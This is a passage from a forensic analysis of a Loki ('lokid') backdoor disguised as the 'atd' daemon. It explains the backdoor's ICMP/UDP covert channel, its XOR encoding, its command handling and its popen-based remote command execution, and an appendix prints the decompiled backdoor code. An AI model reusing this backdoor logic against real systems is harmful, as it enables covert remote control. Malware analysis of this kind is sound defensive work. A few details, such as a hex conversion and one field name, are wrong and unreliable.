The version & header length field, L0804C738, has been set to 69. This eight bit value, 0x45 in hexadecimal notation, is divided into two separate four bit fields—thus the IP version is "4" while the IP header length is "5". As 5 32-bit words is the minimum length of an IP header without extra IP options, this is a common value. Next, the IP header field, L0804C73A, is set to 21504. Note that this value is stored in network byte order[60]; in host byte order it would be 84,

60 There is more than one way to store a multi-byte binary number within a computer's memory, a property referred to as a host's "byte order." In order to facilitate network communcations between different types of computers, numbers transmitted via IP are encoded into a single standard form, known as "network byte order." The x86 architecture the atd program was compiled for does not use network byte order internally. Thus, numbers in the rec output that were meant to be transmitted over the network must be converted from network byte order to host byte order to determine their intended

consistent with the packet length parameter passed to the sendto function. The time to live field, L0804C740, is set to 64—the value currently recommended by internet standards.[61] The protocol field, L0804C741, is next, and it is set to the address previously associated with a protocol flag—L0804C548. In a previous section this address was determined to contain either a 1 or a 17, for ICMP or UDP protocol. Finally, the destination address field, L0804C748, is set to the parameter passed to the L0804A188 function and is consistent with the destination address passed to the sendto function.

ICMP Packet Construction

There are two paths to follow for the next part of the packet being constructed. First, there is the ICMP case, in which 0x0804C548, the protocol, is set to 1:

```
if(*L0804C548 == 1) {
       *L0804C74C = 0;
       *L0804C74D = 0;
       *L0804C750 = *L0804C53C;
       *L0804C752 = 61441;
       L080497A0(0x804c74c, 64);
       *L0804C74E = ax;
   }
```

The first field of an ICMP packet is always the ICMP type. In this case that would be 0, the value of L0804C74C. ICMP type 0 is an echo reply message, which has the following structure from RFC792:

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Identifier          |        Sequence Number        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Data ...
+-+-+-+-+-
```

This can be mapped against the IP payload which begins at the end of the IP header, at address 0x0804C74C:

0x0804C74C: ICMP Type

0x0804C74D: ICMP Code

0x0804C74E: ICMP Checksum

0x0804C750: ICMP Identifier

0x0804C752: ICMP Sequence Number

0x0804C754: ICMP Data (payload)

The ICMP type is 0, ICMP echo reply, as discussed earlier. The ICMP code is 0, which is normal for an ICMP echo reply packet. The ICMP identifier is mapped to

value.

61 IANA


memory address 0x0804C53C. The ICMP sequence number is set to 61441, a network byte order value whose host byte order interpretation is 496. Curiously, the hexadecimal form of 61441 is 0xf001, which looks a lot like “fool”. The ICMP checksum is the return value of function L080497A0, which is called with the IP payload (ICMP header + data) as an argument.

UDP Packet Construction

If the protocol at 0x0804C548 is set to 17 rather than 1, the program will construct a UDP packet rather than an ICMP packet:

```
if(*L0804C548 == 17) {
    *L0804C74C = 13568;
    *L0804C74E = *L0804C7A0;
    *L0804C750 = 16384;
    L080497A0(0x804c74c, 64);
    *L0804C752 = ax;
}
```

A UDP packet has a very simple structure as shown in this diagram from RFC768:



Mapping of this structure onto the payload of our earlier IP packet is as follows:

0x0804C74C: UDP Source Port

0x0804C74E: UDP Destination Port

0x0804C750: UDP Packet Length

0x0804C752: UDP Checksum

0x0804C754: UDP Data (payload)

The source port is set to the constant 13568, a network byte order value which translates to 53 in host byte order, the domain name service (DNS) port. The destination port is set to the memory address 0x0804C7A0, and the data length is set to the constant, 16384—again network byte order, which is 64 in host byte order. Finally, the UDP checksum is set to the return value of the same function, L080497A0, used earlier to compute the ICMP checksum. The whole UDP packet is sent as an argument to the checksum function. It is interesting to note that this will not result in a valid UDP checksum, which requires the source and

destination IP addresses to be part of the computation.[62] Presumably the program receiving this packet will use the same aberrant checksum algorithm. The checksum may have been intentionally miscrafted, so that any existing program listening to port 53 (e.g., a DNS server) would not see the packets used by this program; the operating system will discard a packet that has a bad checksum before it gets to an application listening to a normal socket, but a program listening to a raw socket (such as atd) will see all packets—including those with invalid checksums.

The Payload

The payload which begins at 0x0804C754 in both the ICMP and the UDP packet is constructed in two parts:

```
*L0804C754 = A10;
if(A14 == 0) {
    L08049A80(1, 55, A8);
}
bcopy(A8, 0x804c755, 55);
```

First a single byte is set at 0x0804C754, from the third parameter (A10) passed to L0804A188 (the data transmission function under examination.) Next, if the second parameter (A14) passed to L0804A188 is set to 0, the first parameter (A8) is sent as an argument to the function L08049A80. Also sent to that function are the constant 1 and the value 55--which corresponds to the length (64) advertised for the ICMP and UDP packets less the single byte mentioned earlier and 8 bytes for the ICMP or UDP header. Thus it appears that the function L08049A80 performs some operation on the payload; upon examination it would seem that it is a simple encoding/decoding routine (see next section). So in summary, it appears that the payload consists of a single plain text byte followed by an optionally encoded data packet.

This is a good point at which to update the table of known items with the information covered above:

0x080497A0 – checksum function

0x080498DC – exit function

0x0804994C – make_daemon function

0x08049A80 – encoding/decoding function

0x08049B78 – main function

0x0804A188 – send_network_packet function

0x0804C544 – debug flag

0x0804C548 – protocol flag

0x0804C53C – ICMP identifier

62 RFC768

0x0804C54C – file descriptor, send socket

0x0804C550 – file descriptor, receive socket

0x0804C7A0 – UDP destination port

The Encoding/Decoding Function

Function 0x08049A80 was briefly referred to as an "encoding function" in the previous section. It has three parameters:

```
L08049A80(A8, Ac, A10)
```

The final two parameters can be identified from the invocation in the previous section as a data length and a pointer to data. The first parameter is used as a flag in the code:

```
    if(A8 == 0) {
...
    } else {
```

Encode

If the flag is equal to 0 the following code is run:

```
if(0 < Ac) {
    ecx = A10;
    if(!(edi = Ac & 3)) {
        if(edi > 1) {
            if(edi > 2) {
                *A10 = *A10 ^ *(A10 + 1);
                ecx = A10 + 1;
                edx = 1;
            }
            *ecx = *ecx ^ *(A10 + edx + 1);
            ecx = ecx + 1;
            edx = edx + 1;
        }
        *ecx = *ecx ^ *(A10 + edx + 1);
        ecx = ecx + 1;
        edx = edx + 1;
        if(edx >= Ac) {
            goto L08049b70;
        }
    }
    edi = ecx;
    do {
        *edi = *ecx ^ *(A10 + edx + 1);
        *(edi + 1) = *(ecx + 1) ^ *(A10 + edx + 2);
        *(edi + 2) = *(ecx + 2) ^ *(A10 + edx + 3);
        *(edi + 3) = *(ecx + 3) ^ *(A10 + edx + 4);
        edi = edi + 4;
        ecx = ecx + 4;
        edx = edx + 4;
    } while(edx < Ac);
```

At first glance this is a rather long and complicated function, but that appearance is the result of a compiler optimization (loop unrolling[63]) rather than the original source code. Note that the same basic operation is repeated several times in various forms:

```
*A10 = *A10 ^ *(A10 + 1);
ecx = *ecx ^ *(A10 + edx + 1);
*ecx = *ecx ^ *(A10 + edx + 1);
*edi = *ecx ^ *(A10 + edx + 1);
*(edi + 1) = *(ecx + 1) ^ *(A10 + edx + 2);
*(edi + 2) = *(ecx + 2) ^ *(A10 + edx + 3);
*(edi + 3) = *(ecx + 3) ^ *(A10 + edx + 4);
```

This is the result of optimizing a loop that originally would have looked something like this:

```
for (i = 0; i < length; i++)
   data[i] = data[i] ^ data[i+1];
```

The "^" is the "bitwise exclusive or", or XOR, operator. Given two input bits, XOR will output 1 if the input bits are different and 0 if they are the same.[64] In the loop above, each character in the input data is XOR' d with the following character. Visualizing the input as a stream of bits rather than characters for simplicity, consider this case:

```
01101010
```

The first two bits XOR' d, 0 ^ 1, result in 1 because the bits differ. The XOR result of the second and third bits, 1 ^ 1, is 0 because the bits are the same. Following the algorithm used in the loop the fully encoded stream would be:

```
10111110
```

Note that the final bit is not encoded, because there is no following character.

Decode

If the flag is false the following core operations are performed:

```
*(A10 + edx - 1) = *(A10 + edx - 1) ^ *(edx + A10);
*(A10 + edx - 2) = *(A10 + edx - 2) ^ *(A10 + edx – 1);
*(A10 + edx - 3) = *(A10 + edx - 3) ^ *(A10 + edx – 2);
*(A10 + edx - 4) = *(A10 + edx - 4) ^ *(A10 + edx – 3);
```

Again, this is an optimized loop that originally looked something like this:

```
for (i = length; i > 0; i--)
   data[i-1] = data[i-1] ^ data[i];
```

In this case, then, each character in the input data is XOR' d with the following character, but in reverse order. Since the result of each XOR operation is stored before the next one begins, this means that each character is XOR' d with the results of the previous XOR operation. Again visualizing the input as a bit stream, consider the encoded stream from the previous example:

```
10111110
```

63 See Huang, *Generalized Loop-Unrolling*
64 *Dictionary of Algorithms and Data Structures,* http://www.nist.gov/dads/HTML/xor.html

Beginning at the end, the XOR result of the final two bits, 0 ^ 1, would be 1 and is stored in the second bit from the end. The XOR result of that result and third bit from the end, 1 ^ 1, would be 0 and is stored in the third bit from the end. That result XOR' d with the fourth bit from the end, 0 ^ 1, would be 1 and stored in the fourth bit. Note that, again, the trailing bit is not decoded because there is no following bit. The fully decoded version is:

```
01101010
```

Note that this is the same as the input in the encoding example.

Summary

The two blocks above can be called “encode” and “decode” because they convert the input data to a different form and then reverse the procedure. This is a very simple encoding routine rather than an encryption routine because it is possible to reverse the encoding and read the original without needing any additional information (i.e., there is no encryption key.) The primary value of such a routine would be to make the original data unrecognizable to a cursory examination rather than to protect the data from a determined effort to read it. Neither the encode or decode operations alter the final character in the data passed to the function. If the input data were a C-style string the final byte would always be null, or 0, and wouldn' t have any interesting content in need of encoding.

Network Reception

There is only one place in the program where data is read from 0x0804C550, the socket previously identified as the read socket—in the main function, L08049B78:

```
read( *L0804C550, 0x804c78c, 84)
```

84 bytes are read from the receive socket, L0804C550, and placed into the memory location 0x0804c78c. Again there are two paths to follow, one for ICMP and another for UDP.

ICMP Reception

This is the code path for ICMP packets:

```
            L080497A0(0x804c7a0, 64);
            if(ax == 0 && *L0804C7A0 == 8 && *L0804C7A6 == 61441) {
                al = *L0804C7A8;
                if(al == 177 || al == 210) {
                    goto L08049ee0;
                }
                if(al == 161) {
L08049ee0:
                    ebx = 1;
                }
            }
            if(ebx == 1) {
```

```
        *L0804C55C = *L0804C55C | 8;
        *L0804C53C = *L0804C7A4;
    }
```

It would be helpful to once more map the members of the IP & ICMP headers to the received packet stored in 0x0804c78c:

0x0804C78C: IP Version & Header Length

0x0804C78D: IP Type of Service

0x0804C78E: IP Packet Length

0x0804C790: IP ID

0x0804C792: IP Flags & Fragment Offset

0x0804C794: IP Time to Live

0x0804C795: IP Data Protocol

0x0804C796: IP Header Checksum

0x0804C798: IP Source Address

0x0804C79C: IP Destination Address

0x0804C7A0: ICMP Type

0x0804C7A1: ICMP Code

0x0804C7A2: ICMP Checksum

0x0804C7A4: ICMP Identifier

0x0804C7A6: ICMP Sequence Number

0x0804C7A8: ICMP Data (payload)

The first thing that is done is to call the checksum function, L080497A0, with the ICMP packet beginning at 0x0804C7A0 and packet length 64 as arguments, to confirm that its return value (ax) is 0 (indicating a proper checksum.) After that, the ICMP Code at 0x0804C7A1 is confirmed to be 8 (the value for an echo request message.) Next the ICMP sequence number at 0x0804C7A6 is compared to the expected constant value 61441 (this is the same 0xf001 value used when sending an ICMP packet.) The first byte of the payload is checked, and execution continues only if its value is 177, 210, or 161 (0xB1, 0xD2, and 0xA1, respectively, in hexadecimal). L0804C53C is set to the ICMP identifier. (Recall that the value stored in address 0x0804C53C is used as the ICMP identifier when sending an ICMP packet.)

UDP Reception

If the protocol flag is set to 17, UDP, the following execution path is followed:

```
L080497A0(0x804c7a0, 64);
if(ax == 0 && *L0804C7A2 == 13568) {
    al = *L0804C7A8;
```

```
            if(al == 210) {
                goto L08049f2f;
            }
            if(al == 177) {
                ebx = 1;
            }
        }
        if(ebx == 1) {
            *L0804C55C = *L0804C55C | 8;
            *L0804C53C = *L0804C7A0;
```

As before, it is helpful to map the memory addresses to the packet members. The IP mappings are the same as for the ICMP path above, so only the UDP mapping follows:

0x0804C7A0: UDP Source Port

0x0804C7A2: UDP Destination Port

0x0804C7A4: UDP Packet Length

0x0804C7A6: UDP Checksum

0x0804C7A8: UDP Data (payload)

As with the ICMP packet the first action is to confirm that the checksum is valid by checking that the return code from the checksum function, L080497A0, is 0. Next, the UDP destination port is confirmed to be 13568 (53 in host byte order.) Program execution continues if the first byte of the payload is either 210 or 177 (0xD2 or 0xB1 hex.) 0x0804C53C is set to the value of the UDP source port, 0x0804C7A0. This is curious because 0x0804C53C was previously associated only with the ICMP identifier; the UDP destination port is set directly to 0x0804C7A0 when sending a UDP packet.

Payload Processing

After a UDP or ICMP packet is verified the program control converges and the payload is processed.

```
ebx = fork();
if(ebx == -1) {
    L08049858(1, 1, *L0804C544, "[fatal] forking error");
} else {
    if(ebx != 0) {
        bzero(0x804c78c, 84);
        *L0804C55C = *L0804C55C & -9;
        continue;
    }
    *L0804C540 = 0;
}
```

The program forks. The parent process zeros out the received packet to prevent it from being processed again and continues to listen for additional packets. On error a message is passed to L08049858, presumably an error handling function.

```
eax = L08048E54(0);
```

```
        *L0804C558 = eax;
        if(*L0804C558 == -1) {
            L0804A188();
            L0804A188(edi, *L0804C798, 241, 1, "\nlokid: server is
currently at capacity. Try again later\n", *L08
04C798, 193, 1);
            L08049858(1, 0, *L0804C544, "\nlokid: Cannot add
key\n");
        }
```

A function, L08048E54, is called to register the session associated with the incoming packet. If that function fails two packets are sent in reply via L0804A188: the first has a data payload consisting of an error message and an initial byte 193 (0xC1). The second has an empty payload (edi) and an initial byte 241 (0xF1). Both packets are sent to L0804C798, the source address of the incoming packet. Both packets are sent with the fourth function parameter set to 1, indicating that the payload is not encoded. The error handling function, L08049858, is called.

```
        bcopy(0x804c7a9, edi, 55);
        L08049A80(0, 55, edi);
```

The remainder of the payload (the portion following the first byte that was already examined, called the “secondary payload” henceforth) is copied from 0x0804C7A9 to a buffer in edi. The encoding function is called with that buffer as a parameter, along with the value 0—indicating that the buffer should be decoded rather than encoded.

```
        if(*(ebp - 56) == 47) {
            L0804A2E0(edi, ebx, *L0804C54C);
        }
```

If the first byte of the secondary payload (the unusual notation “ebp – 56”) is 47, 0x24 hex, call function L0804A2E0 with the parameters edi (the buffer containing the decoded secondary payload), ebx (the return value of the fork call, which is the process id of the parent process), and L0804C54C (the send socket.)

Commands Handled by the Program

L0804A2E0 processes the following command strings from the client:

/quit all:

For each known client, calls the network transmit function (L0804A188) with the received payload as the outgoing secondary payload, and the value 210 (0xD2) as the first byte of the payload. Also sends a kill signal to the parent process and all of its children. Calls L080498DC, an exit function.

/quit

Removes current process from the list of clients, calls the exit function L080498DC.

/stat

Sends information about the server to the client. Each data value is sent as the payload of a network packet via L0804A188, along with the first payload byte 178 (0xB2.) Calls the exit function, L080498DC.

/swapt

Sends signal 10 to the parent process before calling the exit function. This signal was previously associated with 0x0804a6b0, the instruction content of the function at 0x0804A6AF:

```
if(signal(10, 0x804a6b0) == -1) {
    L08049858(1, 1, *L0804C544, "[fatal] cannot catch SIGUSR1");
}
```

Function 0x0804A6AF is responsible for toggling the protocol between ICMP and UDP.

Commands Executed by the Program

```
esi = popen(edi, "r");
```

If the first byte of the secondary payload wasn't 47 (the value of the ASCII character "/", which began the various command strings) the program now interprets the payload as a command to be run in a pipe via the popen system call. This means that the atd program will run another program and be able to read its output. Note that if the client wants to run a command using it's full path (starting at the root directory, "/") the initial "/" will need to be escaped somehow to prevent it from being interpreted as a command string. The popen command passes its argument to the standard system shell for processing, so shell escaping techniques like prepending a "\" will work for this purpose, as would prepending a whitespace character which would be ignored by the shell.

The next item is a loop whose core does the following:

```
if(fgets(ebx, 55, esi) == 0) {
    break;
}
bcopy(ebx, edi, 56);
(save)0;
(save)178;
(save) *L0804C798;
(save)edi;
L0804A188();
```

The fgets function is called with ebx (a buffer), 55 (the usable size of the buffer) and esi (the file descriptor associated with the command running on the pipe.) While it returns a non-zero value (there is data coming down the pipe from the executed command) the contents of the buffer are copied to edi. Then L0804A188 (the network transmit function) is called with edi as the secondary payload, L0804C798 (the incoming packet's source address) as the destination IP address, the value 178 (0xB2) as the first byte of the payload, and the encoding flag set to 0, which means that the outgoing packet should be encoded. Note that the 0xB2 value was also sent with the outgoing statistics if the client sent a "/stat" request, and may indicate that the packet contains data.

Payload Summary

The program has two major modes of operation revealed in its incoming payload processing: it can interpret instructions that affect its operation ("/quit all", "/quit", "/stat", "/swapt") and it can run arbitrary commands on the system, sending the output of the command back to the client.

"rec" Analysis Summary

The above is not an exhaustive coverage of the functions used in the program, but it does cover the program' s client-server protocol, command execution, network transport mechanism, and the multi-client nature of the server. Remaining items cover items such as shared memory locking (function 0x08049530, which uses a semaphore to coordinate the actions of the various server processes), and the details of protocol swapping (function 0x0804A6AF, which essentially creates a new UDP or ICMP receive socket in same fashion that the original receive socket was created.) As noted, the full listing of the rec output is included in Appendix B to satisfy further queries.

This is the final table of entities covered in this section:

0x08048E54 – incoming_client_registration function

0x080497A0 – checksum function

0x08049858 – error function

0x080498DC – exit function

0x0804994C – make_daemon function

0x08049A80 – encoding/decoding function

0x08049B78 – main function

0x0804A188 – send_network_packet function

0x0804A2E0 – process_command_strings function

0x0804A6AF – toggle_udp_icmp

0x0804C544 – debug flag

0x0804C548 – protocol flag

0x0804C53C – outgoing ICMP identifier, incoming UDP source port

0x0804C54C – file descriptor, send socket

0x0804C550 – file descriptor, receive socket

0x0804C78C – incoming packet

0x0804C798 – incoming packet source IP address

0x0804C7A0 – outgoing UDP destination port, incoming UDP source port, or ICMP type

Also the initial payload byte values seen in the code, with a possible meaning:

178 (0xB2) data packet

193 (0xC1) error message

210 (0xD2) quit

241 (0xF1) error quit

Appendix B: rec Output

```
/*      This file was automatically created by
 *      Reverse Engineering Compiler 1.6 (C) Giampiero Caprino (Mar 31 2002)
 *      Input file: 'atd'
 */

/*      Procedure: 0x08048A70 - 0x08048A77
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

_init()
{



    return(L0804A8B4());
}

/*      Procedure: 0x08048A78 - 0x08048A87
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L08048A78()
{



    (save) *L0804C574;
    goto ( *L0804c578);
    *eax = *eax + al;
    *eax = *eax + al;
}

/*      Procedure: 0x08048DB0 - 0x08048E2F
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

__entry_point__()
{
        /* unknown */ void  Vffffff4;



    (restore)ecx;
    ebx = esp;
    eax = esp;
    eax = eax + ecx + ecx + ecx + ecx + 4;
    (save)0;
    (save)0;
    (save)0;
    ebp = esp;
    (save)eax;
    (save)ebx;
    (save)ecx;
    eax = 136;
    ebx = 0;
    asm("int 0x80");
    *L0804C528 = Vffffff4;
    __setfpucw( *L0804C730 & 65535);
    __libc_init();
    atexit(_fini);
```

```
    _init();
    L08049B78();
    exit(eax);
    for((restore)ebx; 1; asm("int 0x80");) {
        eax = 1;
    }
    goto L08048e21;
}

/*      Procedure: 0x08048E30 - 0x08048E4D
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 4
 */

L08048E30()
{
        /* unknown */ void  ebx;



    ebx = 134530412;
    if(*L0804C56C != 0) {
        do {
            eax = *( *ebx)();
            ebx = ebx + 4;
        } while(*ebx != 0);
    }
}

/*      Procedure: 0x08048E4E - 0x08048E50
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L08048E4E()
{



}

/*      Procedure: 0x08048E51 - 0x08048E53
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L08048E51()
{



}

/*      Procedure: 0x08048E54 - 0x08048FA8
 *      Argument size: 0
 *      Local size: 28
 *      Save regs size: 12
 */

L08048E54()
{
        /* unknown */ void  ebx;
        /* unknown */ void  esi;
        /* unknown */ void  edi;
        /* unknown */ void  Vfffffe4;
        /* unknown */ void  Vfffffe8;
```

```
        /* unknown */ void  Vfffffec;
        /* unknown */ void  Vffffff0;
        /* unknown */ void  Vffffff4;
        /* unknown */ void  Vffffff8;
        /* unknown */ void  Vfffffc;


    ebx = 0;
    Vfffffc = -1;
    L08049530();
    Vffffff8 = *L0804C52C;
    Vffffff4 = *L0804C53C;
    Vffffff0 = *L0804C798;
    Vfffffec = 0;
    Vffffffe4 = Vffffff8;
    do {
        edx = 0;
        if(*Vffffffe4 == Vffffff4 && *(Vffffff8 + Vfffffec + 4) == Vffffff0) {
            edx = 1;
        }
        if(edx > 0) {
            goto L08048f38;
        }
        if(*eax == 0) {
            Vfffffc = ebx;
        }
        edi = Vfffffec + 24;
        Vffffffe8 = edi;
        ebx = ebx + 1;
        edx = 0;
        if(*(Vffffffe4 + 24) == Vffffff4 && *(Vffffff8 + edi + 4) == Vffffff0) {
            edx = 1;
        }
        if(edx > 0) {
            goto L08048f38;
        }
        if(*(eax + 24) == 0) {
            Vfffffc = ebx;
        }
        eax = eax + 48;
        Vffffffe4 = Vffffffe4 + 48;
        Vfffffec = Vfffffec + 48;
        ebx = ebx + 1;
    } while(ebx <= 9);
    while(Vfffffc == -1) {
        if(*L0804C544 != 0) {
            fprintf(0x804c6d8, "\nlokid: Client database full");
        }
        L08049588();
        eax = -1;
        goto L08048fa1;
L08048f38:
        Vfffffc = ebx;
    }
    Vffffffe4 = time(0);
    edi = *L0804C52C;
    Vffffffe8 = edi;
    ecx = Vfffffc;
    edx = (ecx + ecx * 2) * 8;
    *(edi + edx + 8) = Vffffffe4;
    if(ecx != ebx) {
        *(edi + edx) = *L0804C53C;
        *(edi + edx + 4) = *L0804C798;
        *(edi + edx + 12) = 0;
        *(edi + edx + 16) = 0;
        *(edi + edx + 20) = 0;
    }
    L08049588();
```

```
    eax = Vfffffffc;
L08048fa1:
    esp = ebp - 40;
}

/*      Procedure: 0x08048FA9 - 0x08048FAB
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L08048FA9()
{



}

/*      Procedure: 0x08048FAC - 0x080490C4
 *      Argument size: 4
 *      Local size: 8
 *      Save regs size: 12
 */

L08048FAC(A8)
/* unknown */ void  A8;
{
        /* unknown */ void  ebx;
        /* unknown */ void  esi;
        /* unknown */ void  edi;
        /* unknown */ void  Vfffffff8;
        /* unknown */ void  Vfffffffc;



    edi = 0;
    L08049530();
    esi = 0;
    do {
        ecx = 0;
        edx = *L0804C52C;
        if(*L0804C53C == *(edx + esi) && *L0804C798 == *(edx + esi + 4)) {
            ecx = 1;
        }
        if(ecx > 0) {
            goto L08048fe6;
        }
        Vfffffff8 = esi + 24;
        Vfffffffc = edi + 1;
        ecx = 0;
        edx = *L0804C52C;
        ebx = Vfffffff8;
        if(*L0804C53C == *(edx + ebx) && *L0804C798 == *(edx + ebx + 4)) {
            ecx = 1;
        }
        if(ecx > 0) {
            goto L0804905d;
        }
        esi = esi + 48;
        edi = edi + 2;
    } while(edi <= 9);
    goto L080490b3;
L08048fe6:
    if(A8 == 1) {
        *( *L0804C52C + esi + 8) = time(0);
    } else {
        if(A8 == 2) {
            bzero( *L0804C52C + esi, 24);
        }
```

```
    }
    L08049588();
    eax = edi;
    goto L080490bd;
L0804905d:
    if(A8 == 1) {
        *( *L0804C52C + Vffffff8 + 8) = time(0);
    } else {
        if(A8 == 2) {
            bzero(Vffffff8 + *L0804C52C, 24);
        }
    }
    L08049588();
    eax = Vfffffc;
    goto L080490bd;
L080490b3:
    L08049588();
    eax = -1;
L080490bd:
    esp = ebp - 20;
}

/*      Procedure: 0x080490C5 - 0x080490C7
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L080490C5()
{



}

/*      Procedure: 0x080490C8 - 0x08049215
 *      Argument size: 16
 *      Local size: 4
 *      Save regs size: 12
 */

L080490C8(A8, Ac, A10, A14)
/* unknown */ void  A8;
char  * Ac;
/* unknown */ void  A10;
/* unknown */ void  A14;
{
        /* unknown */ void  ebx;
        int esi;
        /* unknown */ void  Vfffffc;



    ebx = A8;
    Vfffffc = 0;
    if(ebx == -1) {
        fprintf(0x804c6d8, "DEBUG: stat_client nono\n");
        eax = 0;
    } else {
        (save)"2.0";
        esi = sprintf(Ac, "\nlokid version:\t\t%s\n");
        (save) *L0804C79C;
        (save)L08049758();
        esi = esi + sprintf(esi + Ac, "remote interface:\t%s\n");
        (save)A10;
        esp = esp + 32;
        (save) *(getprotobynumber());
        esi = esi + sprintf(esi + Ac, "active transport:\t%s\n");
        (save)"XOR";
```

```
        esi = esi + sprintf(esi + Ac, "active cryptography:\t%s\n");
        (save) & Vffffffc;
        time();
        difftime(Vffffffc, A14);
        asm("fdivp st1,st0");
        esp = esp - 8;
        *esp = 60;
        esi = esi + sprintf(esi + Ac, "server uptime:\t\t%.02f minutes\n");
        L08049530();
        ebx = ebx + ebx * 2 << 3;
        (save) *( *L0804C52C + ebx) & 65535;
        esi = esi + sprintf(esi + Ac, "client ID:\t\t%d\n");
        (save) *( *L0804C52C + ebx + 12);
        esi = esi + sprintf(esi + Ac, "packets written:\t%ld\n");
        (save) *( *L0804C52C + ebx + 16);
        esi = esi + sprintf(esi + Ac, "bytes written:\t\t%ld\n");
        (save) *( *L0804C52C + ebx + 20);
        esi = esi + sprintf(esi + Ac, "requests:\t\t%d\n");
        L08049588();
        eax = esi;
    }
    esp = ebp - 16;
}

/*      Procedure: 0x08049216 - 0x0804925D
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L08049216()
{



    alarm(0);
    L08049260();
    (save)0x8049218;
    (save)14;
    esp = esp + 12;
    if(signal() == -1) {
        L08049858(1, 1, *L0804C544, "[fatal] cannot catch SIGALRM");
    }
    return(alarm(3600));
}

/*      Procedure: 0x0804925E - 0x0804925F
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L0804925E()
{



}

/*      Procedure: 0x08049260 - 0x0804937D
 *      Argument size: 0
 *      Local size: 12
 *      Save regs size: 12
 */

L08049260()
{
        /* unknown */ void  ebx;
        /* unknown */ void  esi;
```

```
        /* unknown */ void  edi;
        /* unknown */ void  Vffffffc;
        /* unknown */ void  Vffffff8;
        /* unknown */ void  Vffffff4;


    Vffffffc = 0;
    Vffffff8 = 0;
    (save) & Vffffffc;
    time();
    L08049530();
    esp = esp + 4;
    edi = 0;
    do {
        eax = *L0804C52C;
        bx = *(eax + edi);
        if(bx != 0) {
            difftime(Vffffffc, *(eax + edi + 8));
            (fsave)3600;
            asm("fcompp");
            asm("o16 fnstsw ax");
            if((ah & 69) == 1) {
                if(*L0804C544 != 0) {
                    fprintf(0x804c6d8, "\nlokid: inactive client <%d> expired from list
[%d]\n", bx & 65535, Vffffff8);
                }
                bzero( *L0804C52C + edi, 24);
            }
        }
        ebx = edi + 24;
        Vffffff4 = Vffffff8 + 1;
        eax = *L0804C52C;
        si = *(eax + ebx);
        if(si != 0) {
            difftime(Vffffffc, *(eax + ebx + 8));
            (fsave)3600;
            asm("fcompp");
            asm("o16 fnstsw ax");
            if((ah & 69) == 1) {
                if(*L0804C544 != 0) {
                    fprintf(0x804c6d8, "\nlokid: inactive client <%d> expired from list
[%d]\n", si & 65535, Vffffff4);
                }
                bzero( *L0804C52C + ebx, 24);
            }
        }
        edi = edi + 48;
        Vffffff8 = Vffffff8 + 2;
    } while(Vffffff8 <= 9);
    esp = ebp - 24;
    return(L08049588());
}

/*      Procedure: 0x0804937E - 0x0804937F
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L0804937E()
{



}

/*      Procedure: 0x08049380 - 0x080493C4
 *      Argument size: 12
```

```
 *      Local size: 0
 *      Save regs size: 12
 */

L08049380(A8, Ac, A10)
/* unknown */ void  A8;
/* unknown */ void  Ac;
/* unknown */ void  A10;
{
        /* unknown */ void  ebx;



    ebx = A8;
    L08049530();
    (save)0;
    eax = *L0804C52C;
    ebx = ebx + ebx * 2 << 3;
    *(eax + ebx + 8) = time();
    *(eax + ebx + 12) = *(eax + ebx + 12) + Ac;
    *(eax + ebx + 16) = *(eax + ebx + 16) + A10;
    *(eax + ebx + 20) = *(eax + ebx + 20) + 1;
    return(L08049588());
}

/*      Procedure: 0x080493C5 - 0x080493C7
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L080493C5()
{



}

/*      Procedure: 0x080493C8 - 0x0804940D
 *      Argument size: 8
 *      Local size: 0
 *      Save regs size: 12
 */

L080493C8(A8, Ac)
/* unknown */ void  A8;
/* unknown */ void  Ac;
{
        /* unknown */ void  edi;



    edi = 0;
    L08049530();
    edx = (A8 + A8 * 2) * 8;
    ax = *( *L0804C52C + edx);
    *Ac = ax;
    if(*Ac != 0) {
        edi = *( *L0804C52C + edx + 4);
    }
    L08049588();
    return(edi);
}

/*      Procedure: 0x0804940E - 0x0804940F
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */
```

```
L0804940E()
{



}

/*      Procedure: 0x08049410 - 0x0804952C
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 12
 */

L08049410()
{
        /* unknown */ void  ebx;
        /* unknown */ void  esi;
        /* unknown */ void  edi;



    ebx = getpid() + 242;
    edi = getpid() + 424;
    esi = 0;
    ebx = shmget(ebx, 240, 512);
    if(ebx < 0) {
        L08049858(1, 1, *L0804C544, "[fatal] shared mem segment request error");
    }
    eax = semget(edi, 1, 896);
    *L0804C734 = eax;
    if(*L0804C734 < 0) {
        L08049858(1, 1, *L0804C544, "[fatal] semaphore allocation error ");
    }
    eax = shmat(ebx, 0, 0);
    *L0804C52C = eax;
